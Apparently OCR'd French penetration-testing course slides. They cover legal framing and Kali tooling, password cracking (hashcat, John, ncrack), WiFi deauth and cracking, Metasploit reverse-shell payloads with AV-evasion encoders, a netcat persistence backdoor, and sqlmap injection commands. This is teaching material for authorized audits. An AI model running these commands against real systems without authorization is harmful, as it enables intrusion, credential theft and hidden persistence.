
PenTest

Marc GILG

Loi Godfrain

- Loi 88-19 du 5 Janvier 1988
- Des atteintes aux systèmes de traitement automatisé de données (STAD)
- De 2 ans de prison et 30 000€ d’amande
- À 10 ans de prison et 150 000€ d’amande

Loi Godfrain



« *Chapitre III*

« De certaines infractions en matière informatique

« *Art. 462-2.* – Quiconque, frauduleusement, aura accédé ou se sera maintenu dans tout ou partie d'un système de traitement automatisé de données sera puni d'un emprisonnement de deux mois à un an et d'une amende de 2 000 F à 50 000 F ou de l'une de ces deux peines.

« Lorsqu'il en sera résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, l'emprisonnement sera de deux mois à deux ans et l'amende de 10 000 F à 100 000 F.

« *Art. 462-3.* – Quiconque aura, intentionnellement et au mépris des droits d'autrui, entravé ou faussé le fonctionnement d'un système de traitement automatisé de données sera puni d'un emprisonnement de trois mois à trois ans et d'une amende de 10 000 F à 100 000 F ou de l'une de ces deux peines.

Cadre légal

- Pas de pentest sauvage : **Black Hat**
- Cadre légal : **White Hat**
  - Nécessite une convention d'audit
    - Précise le périmètre de l'audit
    - Précise les règles (moyens, modalités, durée, …)
  - Voir document **P**restataires d'**A**udit de la **S**écurité des **S**ystèmes d'**I**nformation (**PASSI**) de l'ANSSI

Pentest-Audit

- Convention d’Audit: **Autorisation**-**Périmètre**
- Préparation de l’Audit
- Exécution de l’Audit
- Rédaction d’un **rapport**
- Conclusions et **recommandations**

Outils

- Distribution Linux Kali
- www.kali.org

Outils de scan

- nmap / zenmap / masscan
- P0f : analyse de trame - détection OS
- netdiscover : découverte des IP des hôtes
- dnsmap : scan d’un domaine DNS
- smbmap : scan de serveur Windows
- openvas : scan avec recherche de vulnérabilités

netdiscover

- -i : interface
- -p : mode passif (on écoute le trafic)
- -r X.Y.Z.T/n : plage d’adresses IP à parcourir
- -s ms : durée en millisecondes entre les requêtes ARP (1ms par défaut)
- -f : fastmode (scanne uniquement les IP en .1, .100 et .254 pour chaque réseau)

nmap

- -A : détection de l'OS
- -sP : scan par ping
- -sS : scan TCP
- -sU : scan UDP
- -sV : scan des services + version
- -p ...-... -p U :…,T :… liste des ports à scanner
- --scan-delay ...ms/s/m délai entre les scans
- --script-updatedb : mise à jour de la base de vulnérabilités
- --script vuln : utilisation de la base de vulnérabilités « vuln »

Attaques sur les mots de passe

- Attaques bruteforce
- Attaques par dictionnaires
- Attaques en ligne
- Attaques hors ligne

Attaques Bruteforce

- Mots de passes générés aléatoirement
- Prend du temps
- Très bavard en mode connecté
- Se parallélise (utilisation de CPU et GPU)

Attaques par dictionnaire

- Plus rapide que le bruteforce
- Ne couvre pas toutes les possibilités
- Dépend de la qualité du dictionnaire
- Utilisation de règles de substitution

Attaques en ligne

- Se connecte à un service
- Nécessite un accès réseau vers la victime
- Nécessite la connaissance d’identifiants
- Génère un grand trafic réseau
- Détectable facilement

Attaques hors ligne

- Nécessite un fichier avec les empreintes ou chiffrement de mots de passe
- Se fait sur la machine de l’attaquant
- Méthode discrète
- Méthode à privilégier

Les dictionnaires

- Fournis dans Kali :
  /usr/share/wordlists
- Sur des sites Web :
  https://weakpass.com
  https://packetstormsecurity.com/Crackers/wordlists/
- Génération de listes de mots par logiciels :
  - Cewl
  - Crunch

Cewl

- Récupère des mots à partir d’un site web
- -m … : longueur minimal des mots (défaut : 3)
- -d … : profondeur des pages visitées (défaut : 2)
- -w fichier : écrit dans un fichier
- -e : inclus les adresses mail
- --email_file fichier : créer un fichier d’adresses mail

Crunch

- Génère un fichier de mots
- crunch min-len max-len caractères options
  - Min-len : longueur minimale du mot
  - Max-len : longueur maximale du mot
  - Caractères : espace des caractères :
    Exemple : pas123 génère des mots avec les caractères : p, a, s, 1, 2 et 3

Options de crunch

- -f utilise un espace de caractères prédéfinis
  - Dans kali : /usr/share/crunch/charset.lst
  - Exemple d'espaces :
    - lalpha : minuscules (lowercase)
    - ualpha : majuscules (upercase)
  - Exemple :
    crunch 4 6 -f /usr/.../charset.lst lalpha-numeric
- -t modèle
  - @ = minuscule
  - , = majuscule
  - % = chiffre
  - ^ = symbole
  - Exemple : crunch 5 5 -t @, %%^

Règles de transformations

- Générer de nouveaux mots à partir d'un dictionnaire
- Substitution : a → @, o → 0, etc …
- Ajout de chiffres : azerty → azerty1
- Ajout de symboles : qwerty → qwerty$
- Règles hashcat compatibles avec John the Ripper

Règles hashcat

- Voir https://hashcat.net/wiki/doku.php?id=rule_based_attack
- : ne transforme pas password → password
- l change en minuscule Password → password
- u change en majuscule password → PASSWORD
- sXY substitution de X par Y : sa@ password → p@ssword
- $X : ajoute un X à la fin : $1 password → password1

Règles hashcat

- { rotation vers la droite password → asswordp
- } rotation vers la gauche password → dpasswor
- [supprime le 1er caractère password → assword
-] supprime le dernier caractère password → passwor
- Tester : hashcat -r règle --stdout dictionnaire

Fichier de Règles

- Sur Kali :
  /usr/share/john/rules
- Sur le Web

  https://github.com/rarecoil/pantagrule

  https://notsosecure.com/one-rule-to-rule-them-all

  https://github.com/NotSoSecure/password_cracking_rules

Attaques en ligne

- ncrack
- hydra

ncrack

- Permet de faire une attaque sur différents protocoles : ssh, ftp, http, RDP, IMAP, ….
- La réussite dépend du bon timing
  - option -g
    - cd : délai entre 2 connexions
    - cr : nombre de tentatives de connexions au service
    - at : nombre d’authentifications par connexion
    - cl, CL : min et max de nombre de connexions en parallèle

ncrack

- -U liste d’identifiants
- -P liste de mots de passe
- -f s’arrête une fois un mot de passe trouvé
- Exemple :
  ncrack -f -U users.txt -P pass.txt ssh://10.0.0.1,at=10,cr=5,cl=30
- Idée : utiliser hashcat pour générer un dictionnaire avec des règles

hydra

- Fonctionne sur le même principe que ncrack
- Interface graphique disponible

Attaques hors ligne

- hashcat
- John the Ripper
- Aircrack-ng

hashcat

- Permet de casser les empreintes de mots de passe
- Peut utiliser le CPU ou le GPU
- Existe sous GNU/Linux et Windows
- Couvre de nombreux types d’empreintes
  Voir :
  https://hashcat.net/wiki/doku.php?id=example_hashes

hashcat

- Pour voir le processeur (GPU) utilisé
  hashcat -I
- Pour trouver le type de hash :
  hashcat --show pass.txt
- Exemples de hash :
  0 MD5, 100 sha1, 1000 NTLM ….

hashcat

- -m type de hash (-m 1000 pour NTML)
- -a type d’attaques :
  - -a 0 dictionnaire
  - -a 1 combinaison de dictionnaires
  - -a 3 bruteforce
  - -a 6 et -a 7 attaque hybride avec dictionnaire + mask
- -r fichier de règles

hashcat : Mask

- Les masques permettent de décrire un format de mot de passe :
- un caractère (fixe)
- ?l = une minuscule
- ?u = une majuscule
- ?d = un chiffre
- ?s = un symbole
- ?1 ?2 ?3 ?4 : espace de caractères customisé
- Pour créer un fichier avec les mots générer :
  hashcat --stdout -a 3 *?.. ?.. ?..* > dico.txt

hashcat : bruteforce

- Attaque bruteforce :
  hashcat -m 1000 -a 3 pass.txt
- Attaque bruteforce avec masque
  hashcat -m 1000 -a 3 pass.txt ?d?l?l?l?l?s
- Attaque bruteforce avec masque et incrément
  hashcat -m 1000 -a 3 -i pass.txt ?l?l?l?l?l?l?l

  incrémente de ?l à ?l?l?l?l?l?l?l

hashcat : dictionnaire

- Attaque par dictionnaire :
  hashcat -m 1000 -a 0 pass.txt dico.lst
- Attaque par dictionnaire avec régles :
  hashcat -m 1000 -a 0 -r regle.rule pass.txt dico.lst
- Attaque par combinaison
  hashcat -m 1000 -a 1 pass.txt dico1.txt dico2.txt

  Concatène un mot du 1er dictionnaire avec un mot du 2nd

hashcat : hybride

- Attaque par dictionnaire avec un masque :
  - hashcat -m 1000 -a 6 pass.txt dico.txt ?l?l?l?l?l
    un mot de dico.txt et 6 minuscules
  - hashcat -m 1000 -a 7 pass.txt ?d?d?d?d dico.txt
    4 chiffres et un mot de dico.txt

John The Ripper

- John permet de craquer de multiples chiffrements et empreintes
- John fonctionne sous GNU/Linux et MacOS
- John permet de cracker des mots de passe GNU/Linux, MacOS, Windows mais aussi des sites web (wordpress), des serveurs LDAP et SQL, des mots de passe Wifi, des fichiers compressés (ZIP) et des disques chiffrés.

John : incrémental

- Recherche incrémentale : bruteforce
- Fichier de configuration : /etc/john/john.conf
- Section : [Incremental:…]
  - File= fichier espace de caractères
  - MinLen = longueur minimal de mot de passe (défaut 0)
  - MaxLen = longueur maximal de mot de passe (défaut 8)
  - CharCount = limite des caractères utilisés
  - Extra = caractères additionnels

John : incrémental

- Modes Incrémental pré-définies (Exemples):
  - Alpha : 52 lettres
  - Alnum : 62 caractères alpha-numérique
  - Lower : 26 minuscules
  - Upper : 26 Majuscules
  - UTF8 : caractères UTF8
  - ASCII : les 96 caractères ASCII imprimables
- john --incremetal=Alnum pass.txt

John : Dictionnaires et règles

- Utilisation de dico.lst :
  - john --wordlist=dico.lst --rules pass.txt
  - john -w=dico.lst -ru pass.txt
- Afficher les candidats de mots de passe et les rendre uniques :
  - john -w=dico.lst -ru --stdout | unique udico.lst
  - john -w=udico.lst pass.txt

John : règles prédéfinies

- Voir /etc/john/john.conf
  - Sections : [List.Rules : …]
- Voir les .include : /usr/share/john/rules
- Utilisations :
  - john -w=dico.lst -ru=nom-section pass.txt

John : divers

- Pour formater un fichier à partir de fichiers /etc/passwd et /etc/shadow :
  unshadow passwd shadow > pass.txt
- Pour voir les mots de passe découverts :
  john --show pass.txt
- Historique des tentatives (à supprimer si besoin) :
  ~/.john

Aircrack-ng

- Permet de cracker une clé WiFi
- Attaque en trois phases :
  - Découverte du SSID
  - Interception d’un paquet WAP/EAPOL
  - Recherche de la clé WiFi
- Nécessite une carte WiFi compatible

Aircrack-ng : airmon-ng

- Lister les interfaces wifi : **ip a**
- Mettre la carte *wlo1* en monitoring :
  airmon-ng start
- Tuer les processus perturbateur
  airmon-ng check kill
- Après ces opérations, la carte est en mode monitoring et est renommée *wl01mon*

Aircrack-ng : airodump-ng

- Écouter et repérer les réseaux WiFi : **airodump-ng *wlo1mon***
- Noter les informations suivantes :
  - BSSID : adresse MAC du point d'accès
  - CH : canal WiFi
  - ESSID : nom du réseau WiFi

Aircrack-ng : airodump-ng

- Créer un répertoire pour la capture des paquets
- Écouter un réseau particulier :
  airodump-ng -c *Canal* -b *BSSID* -w *Répertoire-de-sortie wlo1maon*
- But : capturer un paquet de négociation WPA
  - Voir sur la 1er ligne : **[WPA Handshake : …]**
  - Si le paquet de négociation n'apparaît pas, il faut provoquer une déconnexion

Aircrack-ng : aireplay-ng

- Utiliser dans un autre terminal que airodump-ng
- Vérifier la compatibilité de la carte wifi pour l’injection **aireplay-ng --test/-9 wlo1man**
- Provoquer la négociation WPA : **aireplay-ng --deauth/-0 10 -a BSSID (-e ESSID)**
- Envoie 10 tentatives de connexion WPA. Il faut voir si dans le dump qui tourne en parallèle on a une poignée de main WPA

Airecrack-ng : bruteforce

- Faire une attaque bruteforce sur le fichier .cap de capture de airodump-ng
- **airecrack-ng -a 2 -b *BSSID* -w *dico.lst* *fichier.cap***
- L’option -a 2 est pour les chiffrement WAP/WPA2-PSK

Metasploit

- Boîte à outils pour :
  - scanner
  - faire des attaques bruteforce ou par dictionnaire
  - faire des reverse shell
  - ….
- Utilise une console
- Fournit des logiciels de création de payload (charge utile) personnalisés – comprenez des attaques prêtes à l'emploi

Metasploit : les modules

- **Exploits** : codes utilisant des failles de sécurité
- **Auxiliary** : outils servants à scanner
- **Post** : outils de post-exploitation (extraction de mot de passe...)
- **Payload** : charges utiles pouvant être executées sur la machine cible (reverse shell)
- **Encoders** : permet de cacher/d'offusquer une charge utile selon le système d’exploitation (exe, elf, etc …) pour éviter les antivirus...
- **Nops** : code spécifique à un langage donnée (php, python, ...)

Metasploit - Console

- Exécution de la console :
  sudo msfconsole
- Commandes de la console :
  - **help** ou **?**
  - **show exploits** : liste des exploits
  - **search *scan*** : liste les exploits contenant le mot clef « scan »
  - **sessions** : liste les sessions ouvertes (reverse shell)

Metasploit : utilisation module

- Utiliser un module :
  - **use *scanner/smb/smb2*** : utilise un exploit
- Sous-commandes d’un module :
  - **show options** : liste les paramètres
  - **show advanced** : liste les paramètres étendus
  - **set OPTION valeur** : configure les paramètres

    Exemple : **set *RHOSTS*** *ip/mask* : configure l'IP à attaquer
  - **run** : exécute l’exploit
  - **exit** : pour quitter

Metasploit : msfvenom

- Utilitaire de metasploit pour créer des payload
  - LHOST = IP de la machine metasploit qui héberge la console
  - LPORT = port utilisé pour la console
  - p = payload à utiliser
  - f = type de fichier à créer : exe, apk, ….
  - e = encodeur(s) utilisé(s) (on peut en chaîner plusieurs)

Metasploit : mfsvenom

- mfsvenom -l payload : liste des charges utiles disponibles
- msfvenom -l encoders : liste des encodeurs disponibles
- msfvenom -l archs : liste des architectures disponibles
- Exemple : msfvenom -p windows/x64/shell_bind_tcp LHOST=… LPORT=4444 -f exe -a x86 –plateform windows -e x86/shikata_ga_nai -i 1 -o shell.exe

Exemple de création de Shell

- msfvenom -p windows/meterpreter/bind_tcp -f exe > bind.exe
- Sur la victime, exécuter bind.exe
- Dans la console msf :
  - use exploit/multi/handler
  - set payload windows/meterpreter/bind_tcp
  - set rhost IP_victime
  - set lport 4444
  - exploit

Exemple : le reverse-shell

- msfvenom -p windows/meterpreter/reverse_tcp lhost=ip_kali lport=5555 -f exe > reverse.exe
- Sur msfconsole :
  - use exploit/multi/handler
  - set LHOST IP_kali
  - set LPORT 5555
  - exploit
  - sessions -l
  - session Numéro_de_session
- Exécuter reverse.exe sur la victime

Réverse shell en https

- Si la victime n’a que l’autorisation de se connecter à des sites web on utilise :
- Le payload reverse_https
- Le port 443

Metasploit : session

- Une session est établie lorsque qu'une connexion a réussi, par exemple
  - lors d'une attaque bruteforce ssh
  - par un reverse shell
- voir les connexions actives :
  sessions
- Utiliser une session :
  sessions Id

Metasploit : sessions

- Les sessions metasploit peuvent évoluer vers une session meterpreter avec plus de fonctionnalités
- « Upgrade » de la session :
  sessions -u id
- Une nouvelle session est créée

Metasploit : meterpreter

- Pour voir les commandes dans une sessions meterpreter : **help**
- Commandes sur les fichiers : **download/upload**
- Commandes réseaux **ifconfig/route**
- Utilisation webcam/micro

Metasploit : route

- Quitter une sessions en la laissant active :
  ctrl-z
- Ajouter à metasploit une route via une session :
  route add IP/N id-session
- Supprimer une route :
  route dell IP/N id-session
- Voir la route vers une destination :
  route get IP/N

Metasploit : persistance

- Une fois une session créer, on souhaite installer une backdoor sous Linux :
- Utiliser le module
  service_persistence
- Utiliser par exemple le payload netcat :

  set payload cmd/unix/reverse_netcat
- Choisir le système de gestion des démons
  show targets
  set target 4 (par exemple sytemd user)
- Donner un nom de service :
  set SERVICE mabackdoor

Metasploits : persistence

- Nom du shell créer :
  set SHELL_NAME monbash
- Numéro de la session à corrompre :
  set SESSION id (-1 pour la première compatible)
- IP de la machine metasploit :
  set LHOST ip
- Port sur le quel on écoute
  set LPORT port

Matasploits : persistence

- Répertoire ou écrire le shell (nécessite d'avoir les droits d'écriture) : **set SHELLPATH** /path (exemple /tmp, mais /tmp n'est peut-être pas conserver au reboot !!)
- Pour voir les actions :
  set verbose true
- **Run :** l'exploit créer un service mabackdoor avec un shell /tmp/monbash qui se lence réguliérement et se connecte à lhost:lport
- Utiliser l'exploit **multi/handler** pour être à l'écoute et attendre.

Mestasploit : persistence

- **Bug** : le payload **reverse_netcat** et l'exploit **service_persistence** utilise la même variable **ShellPath** ou **SHELLPATH**
- Changer le nom de la variable **ShellPath** en **Shell-Path** dans : **/usr/share/metasploit-framework/modules/payloads/singles/cmd/unix/reverse_netcat.rb**

Site Web

- **sqlmap** : injection SQL (Structured Query Language)
- **owasp-zap** : recherche de vulnérabilités de site web
- **dirb** : recherche de fichiers sur un site web à partir de mots-clés
- **dirbuster** : comme dirb, mais en mode graphique
- **burpsuite** : proxy en GUI pour analyser le trafic web


sqlmap

- Permet de faire de l’injection SQL
- Formulaire web mal conçu qui permet d’entrer des requêtes SQL
- Lister les bases de données :
  sqlmap -u url -dbs
- Lister les tables :
  sqlmap -u url -D nom-base -tables
- Lister les colonnes :
  sqlmap -u url -D nom-base -T nom-table -columns
- Lister les valeurs :
  sqlmap -u url -D nom-base -T nom-table -C colone1,colone2,… -dump

Owasp-Zap

- Scanner de vulnérabilités web
- Installer **zaproxy** et exécuter **zaproxy**
- **Zap** permet de scanner un site web à la recherche de vulnérabilités
- nécessite Java (GUI)

Owasp-zap


Untitled Session - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Scripts
Sites
Response
Break
Script Console
Quick Start
Request
Welcome to the OWASP Zed Attack
ZAP is an easy to use integrated penetration testing tool for finding vulne
Please be aware that you should only attack applications that you have b
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://
Attack
Stop
Progress:
Not started
Params
Http Sessions
Zest Results
Clients
WebSockets
AJAX Spider
Output
History
Search
Break Points
Alerts
Active Scan
Spider
Forced Browse
Fuzzer
Filter:OFF
Id
Req. Times...
Me...
URL
C...
Reason
...
Size Res...
Highes...
N...
Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0

dirb/dirbuster

- dirb permet de scanner un site à la recherche de répertoires
- dirb contourne certaines protections .htaccess sur la restriction de lister le contenu d’un répertoire
- Attaque bruteforce sur des noms de répertoires/fichiers
- Dictionnaires : /usr/share/wordlists/dirb

dirb: utilisation

- **dirb http://URL [dico.lst] [options]**
  fait une attaque bruteforce sur l'URL avec le dictionnaire dico.lst
- Options (exemples) :
  - -o : sauvegarde les résultats dans un fichier
  - -u user:pass : authentification
  - -z *millisecondes* : délai entre les tentatives
  - -X *extension* / -x fichier_extension : ajoute une *extension* aux noms du dictionnaire
  - -N 302 : ignore les réponses 302
  - -R : mode interactive récursion (demande quels dossiers scanner)
  - -r : pas de recherche récursive


burpsuite

- Version Community ou PRO
- Proxy web qui permet d’analyser les requêtes
- Permet de récupérer un cookie d’une requête
- Permet de modifier une requête
- Créer un proxy web
- Déclaration du proxy dans le navigateur
  - Firefox : extension Fox proxy pour activer/désactiver en 1 clic
- Certificat CA : burt/cert à importer dans le navigateur

Burpsuite : utilisation

- Menu proxy/intercept
  - Activer l’interception des requêtes par le proxy
  - Inspecter et Valider/Rejeter les requêtes à transmettre au navigateur
- Menu Repeater :
  - permet de modifier une requête
  - affiche le résultat dans burpsuite
- Menu Intruder
  - Permet de faire de modifier des variables avec un balayage de valeurs
  - Retourne une liste avec les résultats

Burpsuite


Burp Suite Community Edition v2022.12.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
Search...
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
0 items added to site map
Capturing:
0 responses processed
0 responses queued
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tentative
Search...
Issue type Host Path
Suspicious input transformation (reflected) http://insecure-bank.com /url-shorten
SMTP header injection http://insecure-website.c... /contact-us
Serialized object in HTTP message http://insecure-bank.com /blog
Cross-site scripting (DOM-based) https://insecure-bank.com /
XML external entity injection https://vulnerable-websit... /product/stock
External service interaction (HTTP) https://insecure-website.... /product
Web cache poisoning http://insecure-bank.com /contact-us
Server-side template injection http://insecure-bank.com /user-homepage
SQL injection https://vulnerable-websit... /
OS command injection https://insecure-website.... /feedback/submit
Event log
Filter Critical Error Info Debug
Search...
Time Type Source Message
